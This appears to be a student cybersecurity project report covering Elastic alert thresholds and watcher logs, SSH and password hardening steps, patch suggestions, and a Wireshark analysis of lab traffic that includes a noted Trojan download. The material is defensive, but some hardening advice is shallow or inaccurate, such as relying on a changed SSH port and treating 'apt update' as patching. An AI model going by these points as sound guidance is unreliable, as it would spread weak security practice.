- **Hardening**
- **Implementing Patches**

Alerts Implemented

Excessive HTTP Errors

Summarize the following:

- The metric used for this alert is http.response.status_code.
- The threshold: 400
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes




```
> Jun 5, 2021 @ 02:31:13.919   watch_id: 12697312-30bd-4880-b8d8-ac48fcbed321 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-05T02:24:45.388Z
                               status.last_checked: 2021-06-05T02:31:13.919Z status.last_met_condition: 2021-06-05T02:31:13.919Z status.actions.logging_1.ack.timestamp: 2021-06-05T02:31:13.919Z
                               status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-05T02:31:13.919Z status.actions.logging_1.last_execution.successful: true
                               status.actions.logging_1.last_successful_execution.timestamp: 2021-06-05T02:31:13.919Z status.actions.logging_1.last_successful_execution.successful: true
                               status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 5, 2021 @ 02:31:13.919
```

HTTP Request Size Monitor

Summarize the following:

- The metric used for this alert is http.request.bytes.
- The threshold: 3500
    - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute




```
> Jun 3, 2021 @ 01:22:24.939  watch_id: 56f5149d-bb2d-48ac-b98e-94da7b494fee node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T00:56:15.696Z
                              status.last_checked: 2021-06-03T01:22:24.939Z status.last_met_condition: 2021-06-03T01:22:24.939Z status.actions.logging_1.ack.timestamp: 2021-06-03T01:22:24.939Z
                              status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-03T01:22:24.939Z status.actions.logging_1.last_execution.successful: true
                              status.actions.logging_1.last_successful_execution.timestamp: 2021-06-03T01:22:24.939Z status.actions.logging_1.last_successful_execution.successful: true
                              status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 3, 2021 @ 01:22:24.939
```

CPU Usage Monitor

Summarize the following:

- The metric used for this alert is system.process.cpu.total.pct.
- The threshold: 0.5
    - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



```
> Jun 4, 2021 @ 00:32:46.518  watch_id: cfdd2210-abbf-4796-a22f-cff70106e699 node: FNfCktQkTMGDGHxIwpIOug state: executed status.state.active: true status.state.timestamp: 2021-06-03T00:56:24.900Z
                              status.last_checked: 2021-06-04T00:32:46.520Z status.last_met_condition: 2021-06-04T00:32:46.520Z status.actions.logging_1.ack.timestamp: 2021-06-04T00:32:46.520Z
                              status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2021-06-04T00:32:46.520Z status.actions.logging_1.last_execution.successful: true
                              status.actions.logging_1.last_successful_execution.timestamp: 2021-06-04T00:32:46.520Z status.actions.logging_1.last_successful_execution.successful: true
                              status.execution_state: executed status.version: -1 trigger_event.type: schedule trigger_event.triggered_time: Jun 4, 2021 @ 00:32:46.518
```

Hardening

Hardening Against Security Misconfiguration on Target 1

Set a custom port

- nano -w /etc/ssh/sshd_config
    - Search for: port
        - Set it as a different port: EX. 889

- Assigning Port 22 another port number would make it harder for the attacker to identify.

Hardening Against Security Misconfiguration on Target 1 Cont.

Disable Root Login

- nano -w /etc/ssh/sshd_config
  - PermitRootLogin no
    - AllowUsers (username)
      - AllowUsers (username) root@(IP address)

- This would allow only registered users to gain root access.

- The use of SSH keys can also be used. SSH keys are a little more secure than a standard password.

Hardening Against Weak Password Policy on Target 1

- A minimum password length should be enforced by the password policy. Passwords shorter than 8 characters are considered to be weak (NIST SP800-63B).

- A character maximum should also be set to more than 64 due to certain hashing algorithms.

- Store passwords in a secure fashion.

Hardening Against WordPress Enumeration on Target 1

- Creating a cron job to perform frequent updates will deter an attacker from attempting an exploit on the software.
- Perform updates Kali and Ubuntu
    - Command: sudo apt update (kali)
    - Command: sudo apt update (Ubuntu)

- Implement least privilege permissions
    - There are 6 pre-defined roles you can have on a WordPress website: Super Admin, Administrator, Editor, Author, Contributor, and Subscriber. Each role has a set of permissions, and can therefore perform some tasks (capabilities).

Implementing Patches

Implementing Patches

Patch Overview

Vulnerability 1: Brute Force Attack

- Patch: apt-get install fail2ban
- Why It Works: It scans log files (e.g. /var/log/apache/error_log) and bans IP’s that show malicious signs such as too many password failures, seeking for exploits etc.

Vulnerability 2: Payload Delivery

- Patch: Deploy software updates as soon as vulnerabilities have been found.
- Why It Works: Updating the software would prevent attacks.

Vulnerability 3: DoS Attack

- Patch: DoS Defense System (DDS)
- Why It Works: DDS have a purpose-built system that can easily identify and obstruct denial of service attacks at a greater speed than a software based system.

Network Analysis

Table of Contents

This document contains the following resources:

Traffic Profile

Normal Activity

Malicious Activity

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	UDP, HTTP,TCP	Three most common protocols on the network.
# of Unique IP Addresses	880	Count of observed IP addresses.
Subnets	255.255.255.0	Observed subnet ranges.
# of Malware Species	1 (Trojan)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Viewing videos on YouTube
- Downloading desktop backgrounds

Suspicious Activity

- Downloading Malware
- Downloading movies using torrent
- Setting up Domain Controller (DC) and Active Directory (AD) network


Normal Activity

Viewing YouTube Videos

Summarize the following:

- What kind of traffic did you observe? Which protocols?
    - Traffic protocols observed were TCP and TLSv1.3

- What, specifically, was the user doing?
    - The user was spending a lot of time watching YouTube videos.



ip.dst == 216.58.193.142

No.	Time	Source	Destination	Protocol	Length	CNameString	Info
17087	2021-06-05 08:39:07.312751400	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TCP	78		50225 → https(443) [SYN,
17103	2021-06-05 08:39:07.336835900	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TCP	66		50225 → https(443) [ACK]
17105	2021-06-05 08:39:07.353683800	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	583		Client Hello
17144	2021-06-05 08:39:07.701718100	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TCP	66		50225 → https(443) [ACK]
17145	2021-06-05 08:39:07.702774500	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TCP	66		50225 → https(443) [ACK]
17146	2021-06-05 08:39:07.704852500	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	130		Change Cipher Spec, Appl:
17147	2021-06-05 08:39:07.706647400	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	112		Application Data
17148	2021-06-05 08:39:07.708388800	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	109		Application Data
17149	2021-06-05 08:39:07.710002200	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	101		Application Data
17150	2021-06-05 08:39:07.714744500	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	296		Application Data
17181	2021-06-05 08:39:08.067106900	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TCP	66		50225 → https(443) [ACK]
17187	2021-06-05 08:39:08.091028000	Roger-MacBook-Pro.local	youtube-ui.l.goog…	TLSv1.3	97		Application Data


```
▸ Frame 17087: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
▾ Ethernet II, Src: Apple_52:d9:32 (a8:bb:cf:52:d9:32), Dst: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
  ▾ Destination: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
      Address: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: Apple_52:d9:32 (a8:bb:cf:52:d9:32)
      Address: Apple_52:d9:32 (a8:bb:cf:52:d9:32)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: Roger-MacBook-Pro.local (10.11.11.179), Dst: youtube-ui.l.google.com (216.58.193.142)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▾ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
```


Downloading Desktop Background

Summarize the following:

- What kind of traffic did you observe? Which protocol?
  - The traffic protocol observed was HTTP.

- What, specifically, was the user doing?
  - The user was downloading a personal background for their desktop.





```
    [HTTP response 4/4]
    [Prev request in frame: 14102]
    [Prev response in frame: 14110]
    [Request URI: http://b5689023.green.mattingsolutions.co/empty.gif?ss&ss1img]
  ▸ HTTP chunked response
    File Data: 14460 bytes
▾ Line-based text data: text/html (1 lines)
```

